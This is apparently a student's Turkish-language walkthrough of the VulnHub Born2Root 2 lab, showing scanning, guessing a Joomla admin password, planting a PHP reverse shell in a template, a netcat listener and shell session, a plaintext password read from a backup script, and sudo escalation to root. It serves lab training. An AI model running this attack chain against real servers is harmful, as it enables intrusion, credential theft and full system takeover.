

HİLAL ÖKLÜK - 213908251

## VULNHUB BORN2ROOT 2 MAKİNESİNİ WEB SİTESİNE REMOTE CODE EXECUTION DENEYEREK SIZMA İŞLEMİ

- Öncelikle kendi ip adresimi öğrendim. ip adresimin 10.0.2.15 olduğunu öğrendim.

```
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::c4bd:3577:60e0:9f12 prefixlen 64 scopeid 0<link>
    ether 08:00:27:04:42:0f txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 590 (590.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 37 bytes 5532 (5.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19 bytes 2170 (2.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2170 (2.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Daha sonra netdiscover ile etrafımdaki ipleri keşfettim.

```
(root@kali)-[/home/kali]
# netdiscover -r 10.0.2.15
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:3e:af:76	1	60	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:65:eb:dc	1	60	PCS Systemtechnik GmbH

- İki tane bilinmeyen ip olduğunu gördüm. (.1 hosts, .2 dns)

- Hedef ip adreslerini taradım. 10.0.2.3 ip adresinde hiçbir port açık değildi. 10.0.2.5 ip adresinde ise 22 (SSH), 80 (HTTP) ve birkaç RPC servisi gibi açık portlarla birlikte Apache 2.4.10 web sitesi , OpenSSH 6.7p1 servislerini ve Debian tabanlı bir Linux sistem çalıştığını tespit ettim.

```
(root@kali)~[/home/kali]
# nmap -sV -A -T4 10.0.2.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 05:52 EDT
Nmap scan report for 10.0.2.3
Host is up (0.00039s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:3E:AF:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.39 ms 10.0.2.3


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds
```

```
(root@kali)~[/home/kali]
# nmap -sV -A -T4 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-07 05:52 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|_ 2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|_ 256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_ 256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-title: Welcome to my website
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000  2,3,4       111/tcp     rpcbind
|_   100000  2,3,4       111/udp     rpcbind
|_   100000  3,4         111/tcp6    rpcbind
|_   100000  3,4         111/udp6    rpcbind
|_   100024  1           35712/tcp6  status
|_   100024  1           54116/tcp6  status
|_   100024  1           55736/udp6  status
|_   100024  1           55824/udp   status
MAC Address: 08:00:27:65:EB:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.18 ms 10.0.2.5

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
```

- İp'nin yayınladığı web sayfası görseldeki gibi:



- Web sitesi için directory taraması yaptırıldım.

```
(root@kali) ~ | /home/kali |
# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 10.0.2.5

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.5
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 287]
/.htpasswd (Status: 403) [Size: 292]
/.htaccess (Status: 403) [Size: 292]
/css (Status: 301) [Size: 302] [→ http://10.0.2.5/css/]
/img (Status: 301) [Size: 302] [→ http://10.0.2.5/img/]
/index.html (Status: 200) [Size: 8454]
/javascript (Status: 301) [Size: 309] [→ http://10.0.2.5/javascript/]
/js (Status: 301) [Size: 301] [→ http://10.0.2.5/js/]
/joomla (Status: 301) [Size: 305] [→ http://10.0.2.5/joomla/]
/LICENSE (Status: 200) [Size: 1093]
/manual (Status: 301) [Size: 305] [→ http://10.0.2.5/manual/]
/server-status (Status: 403) [Size: 296]
/vendor (Status: 301) [Size: 305] [→ http://10.0.2.5/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```

- Tarama sonucu bulduğum blog sitesi:



- Yukarıdaki blog sitesine de dictionary taraması yaptırıldım.



```
(root@kali)-[/home/kali]
# gobuster dir -w /usr/share/wordlists/dirb/common.txt -u 10.0.2.5/joomla

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.5/joomla
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 299]
./hta (Status: 403) [Size: 294]
./htaccess (Status: 403) [Size: 299]
/administrator (Status: 301) [Size: 319] [→ http://10.0.2.5/joomla/administrator/]
/bin (Status: 301) [Size: 309] [→ http://10.0.2.5/joomla/bin/]
/cache (Status: 301) [Size: 311] [→ http://10.0.2.5/joomla/cache/]
/components (Status: 301) [Size: 316] [→ http://10.0.2.5/joomla/components/]
/images (Status: 301) [Size: 312] [→ http://10.0.2.5/joomla/images/]
/includes (Status: 301) [Size: 314] [→ http://10.0.2.5/joomla/includes/]
/language (Status: 301) [Size: 314] [→ http://10.0.2.5/joomla/language/]
/layouts (Status: 301) [Size: 313] [→ http://10.0.2.5/joomla/layouts/]
/libraries (Status: 301) [Size: 315] [→ http://10.0.2.5/joomla/libraries/]
/media (Status: 301) [Size: 311] [→ http://10.0.2.5/joomla/media/]
/modules (Status: 301) [Size: 313] [→ http://10.0.2.5/joomla/modules/]
/index.php (Status: 200) [Size: 8478]
/plugins (Status: 301) [Size: 313] [→ http://10.0.2.5/joomla/plugins/]
/templates (Status: 301) [Size: 315] [→ http://10.0.2.5/joomla/templates/]
/tmp (Status: 301) [Size: 309] [→ http://10.0.2.5/joomla/tmp/]
Progress: 4614 / 4615 (99.98%)

Finished
```


- Tarama sonucunda login sayfası buldum.




- Kullanıcı adını klasik admin aldım. Şifre için blogtaki bilgileri göz önüne alıp deneme yaptım ve 'travel' ile giriş yaptım.




- Girdikten sonra sayfayı biraz inceleyip template kısmında sayfanın index.php kodlarına ulaştım ve kodları değiştiresem sayfanın değişme ihtimalini düşündüm. Buna göre kaynak kodun yerine reverse shell scriptini koyarsam shell alabileceğimi öngörüp deneme için en çok kullanılan reverse shell php komutu olan pentesmonkey'in scriptini aldım.




- Yukarıdaki index.php kısmını aşağıdaki kod ile değiştirdim.



- /index.php kaynak kodunun son hali aşağıdaki gibi oluyor. Ip kısmına kendi ip'mi verdim.



- Template Preview diyerek kodun önizlemesini yaptım. Aynı zamanda kendi terminalimde ayarladığım portu netcat ile dinledim.





- Ve reverse shell aldım. Şimdi kararsız yapıda olan shell'i kararlı hale getirelim. Bunu 'python -c "import pty;pty.spawn("/bin/bash")"' komutu ile yaparız.

```
(kali㉿kali)-[~]  
$ nc -lvp 1234  
listening on [any] 1234 ...  
10.0.2.5: inverse host lookup failed: Unknown host  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 46370  
Linux born2root 3.16.0-6-586 #1 Debian 3.16.56-1 (2018-04-28) i686 GNU/Linux  
05:22:06 up 1:37, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ python -c 'import pty;pty.spawn("/bin/bash")'  
www-data@born2root:/$ whoami  
www-data  
www-data@born2root:/$ ls  
ls  
bin      etc          initrd.img.old  media  proc  sbin  tmp  vmlinuz  
boot     home         lib             mnt    root  srv   usr  vmlinuz.old  
dev      initrd.img  lost+found      opt    run   sys   var  
www-data@born2root:/$ cd home  
cd home  
www-data@born2root:/home$ ls  
ls  
tim  
www-data@born2root:/home$ cd tim  
cd tim  
www-data@born2root:/home/tim$ ls  
ls  
www-data@born2root:/home/tim$ cd ..  
cd ..  
www-data@born2root:/home$ cd ..  
cd ..  
www-data@born2root:/$ cd root  
cd root  
bash: cd: root: Permission denied  
www-data@born2root:/$ cd opt  
cd opt  
www-data@born2root:/opt$ ls  
ls  
scripts
```

- Şimdi kararlı shell ile içerideyim, biraz geziniyorum. /opt dosyasında bazı dosyalar keşfettim.

```
www-data@born2root:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@born2root:/$ cd opt
cd opt
www-data@born2root:/opt$ ls
ls
scripts
www-data@born2root:/opt$ ls
ls
scripts
www-data@born2root:/opt$ cat scripts
cat scripts
cat: scripts: Is a directory
www-data@born2root:/opt$ cd scripts
cd scripts
www-data@born2root:/opt/scripts$ ls
ls
fileshare.py
```

- Bulduğum 'scripts' klasörünün içerisinde ki fileshare.py dosyası açtım ve içerisinde localhost'un (Tim) şifresini buldum.

```
www-data@born2root:/opt/scripts$ cat fileshare.py
cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "tim"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

www-data@born2root:/opt/scripts$ su tim
su tim
Password: lulzlol
```

- Tim olarak olarak girişimi başarılı şekilde yaptım. Sonra hangi yetkilere sahip olduğumu kontrol ettim. Root ile aynı yetkilere sahipmişim. Direkt root olarak tekrar giriş yaptım ve /root klasörü içerisine girdim.

```
tim@born2root:/opt/scripts$ sudo id
sudo id
[sudo] password for tim: lulzlol

uid=0(root) gid=0(root) groups=0(root)
tim@born2root:/opt/scripts$ sudo su
sudo su
root@born2root:/opt/scripts# whoami
whoami
root
root@born2root:/opt/scripts# cd ..
cd ..
root@born2root:/opt# cd ..
cd ..
root@born2root:/# ls
ls
bin      etc      initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot    home     lib             mnt    root  srv   usr  vmlinuz.old
dev     initrd.img  lost+found      opt    run   sys   var
root@born2root:/# cd root
cd root
root@born2root:~# ls
ls
flag.txt
```

- İçeride laboratuvarın flag'ını buldum ve makineye başarılı şekilde sızdım.

```
root@born2root:~# cat flag.txt
cat flag.txt

      .andAHHAbnn.
      .aAHHHAAUUAHHHAn.
      dHP^~"      "~^THb.
      .AHF      YHA.
      | .AHHb.      .dHHA. |
      | HHAUAAHAbn      adAHAUAHA |
      I HF~"      ]HHH I
HHI HAPK"~^YUhb dAHHHHHHHHH IHH
HHI HHHD> .andHH HHUUP^~YHHHH IHH
YUI ]HHP      "~Y P~"      THH[ IUP
" `HK      ]HH' "
THAn. .d.aAAn.b. .dHHP
]HHHHAAP" ~ "YUAAHHHH[
`HHP^~" .annn. "~^YHH'
YHb ~" " " "~ dHF
"YAb..abdHHbndbndAP"
THHAAb. .adAHF
"UHHHHHHHHHU"
]HHUUHHHHHH[
.adHHb "HHHHHbn.
.. andAAHHHHHHb.AHHHHHHHAAbnn..
.ndAAHHHHHHHUHHHHHHHHHUP^~"~^YUHHHAAbnn.
"~^YUHHHP" "~^YUHHUP" "^YUP^"
" " "~~"

W00t w00t ! If you are reading this text then Congratulations !!

I hope you liked the second episode of 'Born2root' if you liked it please ping me in Twitt

If you want to try more boxes like this created by me , try this new sweet lab called 'Wiz
sts many boot2root machines to improve your pentesting skillset https://labs.wizard-securi
Until we meet again :-)
```